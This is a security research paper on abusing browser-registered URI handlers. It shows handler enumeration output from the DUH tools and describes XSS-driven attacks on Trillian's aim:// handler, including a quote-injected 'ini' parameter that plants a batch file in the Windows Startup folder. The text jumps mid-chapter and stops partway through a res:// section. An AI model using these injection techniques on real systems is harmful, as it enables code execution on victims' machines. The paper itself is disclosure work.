

URI Use and Abuse

Nathan McFeters – Senior Security Advisor, Ernst & Young

Billy Rios – Senior Researcher, Microsoft

Rob Carter – Security Advisor, Ernst & Young

Intended Audience

This paper assumes the reader has a solid understanding of web application security principles, Cross Site Scripting, and web browser security mechanisms. This paper will provide information on the discovery of, access of, and exploitation of various URI's supported by various browsers. Please see the reference section of this paper for more information regarding individual types of attacks.

Contributing Authors

Version 1.2

Nathan McFeters – Senior Security Advisor – Ernst & Young Advanced Security Center, Houston

Billy Kim (BK) Rios – Senior Researcher – Microsoft, Seattle

Rob Carter – Security Advisor – Ernst & Young Advanced Security Center, Houston

Table of Contents

INTENDED AUDIENCE.....	II
CONTRIBUTING AUTHORS.....	II
CHAPTER 1 – UNIVERSAL RESOURCE INDICATORS (URIS).....	5
1. OVERVIEW	5
2. INTERACTION WITH BROWSERS.....	5
CHAPTER 2 – ATTACK FOUNDATIONS	6
1. CROSS SITE SCRIPTING (XSS).....	6
CHAPTER 3 – URI DISCOVERY	7
1. OVERVIEW	7
2. IANA REGISTRY	7
3. DUH (DUMP URL HANDLERS) ENUMERATION TOOL.....	7
4. DUH (DUMP URL HANDLERS) FOR LINUX ENUMERATION TOOL	8
5. DUH (DUMP URL HANDLERS) TOOL FOR ENUMERATION OF REGISTRY	9
6. OTHER LINKS.....	10
CHAPTER 4 – ATTACKING URIS.....	11
1. OVERVIEW	11
2. TYPES OF ATTACKS.....	11
3. STACK OVERFLOW IN TRILLIAN’S AIM.DLL THROUGH THE AIM:// URI	11
4. COMMAND INJECTION IN CALL TO TRILLIAN’S AIM.DLL	12
SEE THE IEPWNSTRILLIAN.AVI VIDEO IN THE FOLDER FOR THIS PRESENTATION FOR A DEMO.	13
5. BUG IN MICROSOFT’S IEFrames.DLL THROUGH RES:// URI.....	13
6. LOCAL SOFTWARE ENUMERATION THROUGH RES:// URI	18
7. DATA URI - FIREFOX	21
8. CROSS-BROWSER SCRIPTING – IE PWNs FIREFOX AND NN9	23
SEE THE IEPWNSFIRE.AVI VIDEO IN THE FOLDER FOR THIS PRESENTATION FOR A DEMO.	24
9. COMMAND INJECTION IN FIREFOX AND ALL GECKO BASED BROWSERS.....	24
SEE THE FIREPWN.AVI VIDEO IN THE FOLDER FOR THIS PRESENTATION FOR A DEMO.	24
10. TRUST-BASED APPLET ATTACK AGAINST GOOGLE’S PICASA (T-BAG)	24
SEE THE PICASA_PWN.AVI VIDEO IN THE FOLDER FOR THIS PRESENTATION FOR A DEMO.	25
APPENDIX A – DUH4WINDOWS CODE (DUH.VBS).....	26
APPENDIX B – DUH4LINUX CODE (DUH4LINUX.SH)	28
APPENDIX C – DUH4MAC CODE.....	29
APPENDIX D – CODE FOR EXPLOITING AIM.DLL BUFFER OVERFLOW.....	31
APPENDIX E – TRILLIAN COMMAND INJECTION URI.....	33
APPENDIX G – ENCODED FIREFOX DATA URI PHISHING SITE	40
APPENDIX H – CROSS BROWSER SCRIPTING URLS	43
APPENDIX I – GECKO BASED BROWSERS COMMAND INJECTIONS	44
APPENDIX J – BUTTON.PBF CODE FOR PICASA EXPLOITATION.....	45
APPENDIX K – PWN.PY CODE FOR PICASA EXPLOITATION	46

APPENDIX L – PICASAFLEX.MXML CODE FOR PICASA EXPLOITATION.....	48
APPENDIX M – PICASAFLEX.MXML CODE FOR PICASA EXPLOITATION.....	54
APPENDIX N – PWN.PL CODE FOR PICASA EXPLOITATION.....	55
APPENDIX O – ADMIN.PHP CODE FOR PICASA EXPLOITATION.....	57

Chapter 1 – Universal Resource Indicators (URIs)

1. Overview

A Uniform Resource Identifier (URI), as defined by Wikipedia, is “... a compact string of characters used to identify or name a resource. The main purpose of this identification is to enable interaction with representations of the resource over a network, typically the World Wide Web, using specific protocols.”

We all know the standard URIs and what they mean, http://, https://, ftp://, file://, etc. This paper will demonstrate several more URIs, both documented and non-documented, that are used by developers for specific interactions with their program; however, when registered within the windows registry, also allow IE6/IE7 and other browsers to interact with the programs as well.

2. Interaction with Browsers

In an apparent effort to provide feature-rich browsers, Microsoft and Mozilla have allowed developers the ability to hook a URI into the browser’s set of known URI and associate some action with that URI. An example that is commonly used, if not commonly known of, is the rtsp:// URI. This associates the browser with some form of streaming media, which can be accessed by appending a resource location to the rtsp:// URI.

Accessing a remote resource through a specific protocol such as rtsp://, https://, ftp://, etc. is perhaps the most common reason a URI is created and registered with the browsers, but the fact of the matter is that ANY developer can create and hook a URI to a browser for ANY reason they so choose. It is clear that these developer-created URIs seem to be undocumented, and further, may not be put through the same level of scrutiny in the security world as they are relatively unknown. When combined with the fact that they can be accessed and interacted with through the browser OR through Cross Site Scripting (XSS) attacks this really opens up a new avenue for attack.

Chapter 2 – Attack Foundations

1. Cross Site Scripting (XSS)

XSS is typically caused by a lack of adequate input filtering and/or improper output encoding. XSS can allow an attacker to supply arbitrary client-side code (JavaScript, VBScript, etc.) that will ultimately be rendered and executed within the end user's web browser. When this client-side code is rendered within the users' browser, the attacker can gain access to the DOM existing within that browser.

XSS has shown itself to be a powerful attack, allowing attackers to steal various pieces of sensitive information. XSS basically gives the attacker control over the victims' browser, allowing the attacker to masquerade various requests as the victim. Although the techniques to prevent XSS seem simple and easily implemented, developers are finding that the completely eliminating XSS from their web applications is a difficult and continuously evolving process. The power given to the attacker via XSS and the prevalence of XSS in the "wild" make XSS a favorite choice of web application hackers.

For the purposes of this paper, what we must be aware of is the potential to create an XSS attack that accesses the exposed URIs that a browser allows to be accessed, further that this linkage will in effect allow an attacker to interact with programs other than the browser on a victim's system.

Chapter 3 – URI Discovery

1. Overview

This chapter will walk the reader through several different URI discovery methods that were used for the purpose of this paper, including internet resources and the ability to discover what URIs are exposed through the Windows Registry.

2. IANA Registry¹

RFC 4395 defines an IANA-maintained registry of permanent and provisional URI Schemes. This registry is a good starting point for discovering URIs that are supported; however this registry contains more in the way of common and historical entries that one might expect would exist, such as telnet://. Of perhaps more interest is a reference to the *retired index* of WWW Addressing Schemes². This page and several of the links it references contain a wealth of information on URI schemes, as it was designed to capture URIs that had never been registered as well as those currently maintained and registered.

3. DUH (Dump URL Handlers) For Windows


It was discovered that the windows registry actually maintains a list of URIs and the actions they are registered for. To facilitate quick recovery of these URIs, Erik Cabetas developed the DUH Tool³ (see Appendix A for code). This tool will enumerate the URIs exposed by the windows registry, and additionally the commands that are run when these URIs are accessed. Screenshot 1 below provides an example of what was discovered on my corporate laptop.

¹ <http://www.iana.org/assignments/uri-schemes.html>

² <http://www.w3.org/Addressing/schemes>

³ Developed by Erik Cabetas, extended by Billy Rios and Nathan McFeters

Screenshot 1: DUH Output



```
C:\Documents and Settings\mcfetna\Desktop>cscript.exe /Nologo DUH.vbs
Acrobat URL: Acrobat Protocol C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
AIM URL: AOL Instant Messenger Protocol rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll",
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto URL: CallTo Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
file URL: File Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
ftp URL: File Transfer Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
gaaip URL: GAAIT-PE Protocol C:\Program Files\AAP\GAAIT PE.exe %1
gopher URL: Gopher Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
HCP Help Center Pluggable Protocol %SystemRoot%\PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url "
hello URL: Hello Protocol "C:\Program Files\Hello\Hello.exe" /o "%1"
HTTP URL: HyperText Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
https URL: HyperText Transfer Protocol with Privacy C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
LDAP URL: LDAP Protocol "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
mailto URL: MailTo Protocol C:\lotus\notes\notes.exe /defini %1
MMS URL: MMS Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMST URL: mms Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMSU URL: mmsu Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MSBD URL: msbd Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
news URL: News Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
nntp URL: NNTP Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
Notes URL: Notes Protocol C:\lotus\notes\notes.exe /defini %1
picasa Picasa Command protocol "C:\Program Files\Picasa2\Picasa2.exe" "%1"
rlogin URL: RLogin Protocol rundll32.exe url.dll,telnetProtocolHandler %1
Shell URL: RLogin Protocol %SystemRoot%\Explorer.exe /idlist %1,%1
Snap URL: SnapReporter Protocol C:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
snews URL: Snews Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
svn URL: SVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
svn+ssh URL: SVN+SSH Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
telnet URL: Telnet Protocol rundll32.exe url.dll,telnetProtocolHandler %1
tn3270 URL: TN3270 Protocol rundll32.exe url.dll,telnetProtocolHandler %1
tsvn URL: TSVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
unreal URL: Unreal Tournament Legacy Protocol C:\UT2004\System\UT2004.exe "%1"
ut2004 URL: Unreal Tournament 2004 Protocol C:\UT2004\System\UT2004.exe "%1"
Ventrilo URL: Ventrilo Protocol C:\PROGRA~1\Ventrilo\Ventrilo.exe -l%1
```

The most important use of the DUH tool is to discover the underlying command that will be run when accessing the URI.

4. DUH (Dump URL Handlers) For Linux

Similar to Microsoft Windows, Linux also uses URIs and certainly needs a place to keep track of those URIs and the applications they are registered to. This is largely dependent up on the Desktop/Windows Manager of your choice, but we have created the DUH4Linux Tool (see Appendix B for code) to enumerate the URIs exposed by Gnome and KDE. Screenshot 2 below shows an example of discovered URIs on an install of Linux Backtrack.

Screenshot 2: DUH4Linux Output


```
pwnstar@web:~$ ./DUH.sh gnome
man          gnome-help "%s"
cdda         sound-juicer %s
aim          purple-url-handler "%s"
https        firefox %s
info         gnome-help "%s"
xmpp         purple-url-handler "%s"
ymsgr        purple-url-handler "%s"
net          totem "%s"
icy          totem "%s"
mms          totem "%s"
ghelp        gnome-help "%s"
h323         gnomemeeting -c %s
icq          purple-url-handler "%s"
irc          purple-url-handler "%s"
note         totemboy --open-note '%s'
rtp          totem "%s"
rtsp         totem "%s"
uvox         totem "%s"
icyx         totem "%s"
http         firefox %s
trash        nautilus "%s"
gg           purple-url-handler "%s"
webcal       /usr/lib/evolution-webcal/evolution-webcal %s
pnm          totem "%s"
msnim        purple-url-handler "%s"
callto       gnomemeeting -c %s
mailto       evolution %s
sip          purple-url-handler "%s"
mmssh        totem "%s"
pwnstar@web:~$
```

5. DUH (Dump URL Handlers) For Mac

Of course Mac can't be left out of the mix and also uses URIs. The folks over at apple are even so kind as to give us an API for accessing these URIs. Having little experience coding on a Mac environment in our group, we worked with Carl Lindberg, creator of RCDefaultApp⁴, to help us create DUH4Mac (see Appendix C for code). Screenshot 3 below shows an example of discovered URIs on an install of a fully patched Mac OS X Leopard system.

⁴ Much thanks to Carl Lindberg for the help, you can find some of his other useful apps here: <http://www.rubicode.com/Software/>

Screenshot 3: DUH4Mac Output




```
nathan-mcfeterss-macbook:URI Tests nate$ ./DUH4Mac
URL Name          App (Current Path)
vnc                Screen Sharing (/System/Library/CoreServices/Screen Sharing.app)
com.intuit.ctg.tpshelpscreen TurboTax 2007 (/Applications/TurboTax Deluxe 2007/TurboTax 2007.app)
com.intuit.ctg.tpsformaddress TurboTax 2007 (/Applications/TurboTax Deluxe 2007/TurboTax 2007.app)
ftp                Internet Explorer (/Applications/Internet Explorer.app)
im                 iChat (/Applications/iChat.app)
applescript        Script Editor (/Applications/AppleScript/Script Editor.app)
acquisitionsearch  Acquisition (/Users/nate/Documents/Azureus Downloads/Acquisition.app)
rtsp               QuickTime Player (/Applications/QuickTime Player.app)
ichat              iChat (/Applications/iChat.app)
ssh                Terminal (/Applications/Utilities/Terminal.app)
message            Mail (/Applications/Mail.app)
afp                Finder (/System/Library/CoreServices/Finder.app)
magnet             LimeWire (/Applications/LimeWire/LimeWire.app)
feeds              Safari (/Applications/Safari.app)
tantomhome         TomTom HOME (/Applications/TomTom HOME.app)
gopher             Firefox (/Users/nate/Firefox.app)
com.intuit.ctg.tpsformfieldhelp TurboTax 2007 (/Applications/TurboTax Deluxe 2007/TurboTax 2007.app)
apconfig           Airport Utility (/Applications/Utilities/AirPort Utility.app)
vdownload          VerifiedDownloadAgent (/System/Library/CoreServices/VerifiedDownloadAgent.app)
nsl_neighborhood  Finder (/System/Library/CoreServices/Finder.app)
xmpp               Adium (/Applications/Adium.app)
smb                Finder (/System/Library/CoreServices/Finder.app)
apupdate           Airport Utility (/Applications/Utilities/AirPort Utility.app)
aim                Adium (/Applications/Adium.app)
photo              iPhoto (/Applications/iPhoto.app)
ymsgr              Adium (/Applications/Adium.app)
x-dictionary       Dictionary (/Applications/Dictionary.app)
acquisition         Acquisition (/Users/nate/Documents/Azureus Downloads/Acquisition.app)
telnet             Terminal (/Applications/Utilities/Terminal.app)
help               Help Viewer (/System/Library/CoreServices/Help Viewer.app)
addressbook        Address Book (/Applications/Address Book.app)
mailto             Mail (/Applications/Mail.app)
pcast              iTunes (/Applications/iTunes.app)
feedsearch         Safari (/Applications/Safari.app)
x-man-page         Terminal (/Applications/Utilities/Terminal.app)
directoryconnection Directory Utility (/Applications/Utilities/Directory Utility.app)
adiumextra         Adium (/Applications/Adium.app)
webcal             iCal (/Applications/iCal.app)
x-nsl_neighborhood Finder (/System/Library/CoreServices/Finder.app)
feed               Mail (/Applications/Mail.app)
acrobat            Adobe Reader (/Applications/Adobe Reader 8/Adobe Reader.app)
icq                Adium (/Applications/Adium.app)
google-updater     Google Updater (/Library/Google/Google Updater/Google Updater.app)
daap               iTunes (/Applications/iTunes.app)
omnifocus          OmniFocus (/Users/nate/Documents/Azureus Downloads/OmniFocus.app)
itpc               iTunes (/Applications/iTunes.app)
jabber             Adium (/Applications/Adium.app)
itms               iTunes (/Applications/iTunes.app)
```


6. Other Links

There are several other great links on this subject which we have discovered, most notable among them are those listed in our references section.

Screenshot 4: The Stack Overflow is Caught by OllyDbg (must be set to be just-in-time debugger)



Screenshot 5: Control of Pointer to Next SHE Record and SE Handler




What's most interesting about this example is that it can be leveraged through an XSS exposure. Quite simply one could create JavaScript code that would simply spawn a new window accessing the URI that causes the buffer overflow, in fact, Appendix D provides this code.

4. Command Injection in Call to Trillian's aim.dll

The aim:// URI is vulnerable to a command injection through an XSS exposure. The command that it is associated with takes two parameters, "URL" (which the attacker controls), and "ini", which is set by default to C:\Program Files\Trillian\users\default\cache\pending_aim.ini.

An attacker can inject a “ to close off the “URI” argument and can then inject a NEW “ini” parameter. The “ini” parameter is used by Trillian to specify a file location to write startup data to... this startup data INCLUDES the full aim:// URL that we send. Since we can control some of the content that is written to the file, and we can control the location the file writes to, we can write arbitrary content to the C:\Documents and Settings\All Users\Start Menu\Programs\Startup folder AND we can write that content as a .bat file. What this does for us as an attacker is it gives us the ability to create a batch script that will run every time this machine is installed. Here’s a screenshot of the file as it is written to the system:

Screenshot 6: The Pwnd.bat File Has Been Written to the Startup Folder



When pwnd.bat is executed upon restart, its contents will be executed. For an example of the exploit to run this, see Appendix E.

See the iepwnstrillian.avi video in the folder for this presentation for a demo.


5. Bug in Microsoft’s IEFram.dll through res:// URI

The res:// URI is a predefined pluggable protocol in Microsoft that allows resources like images, html, xsl, etc. to be pulled from DLLs or executables. The way you would commonly access resources through the res:// protocol would be of the form:

res://ieframe.dll/info_48.png

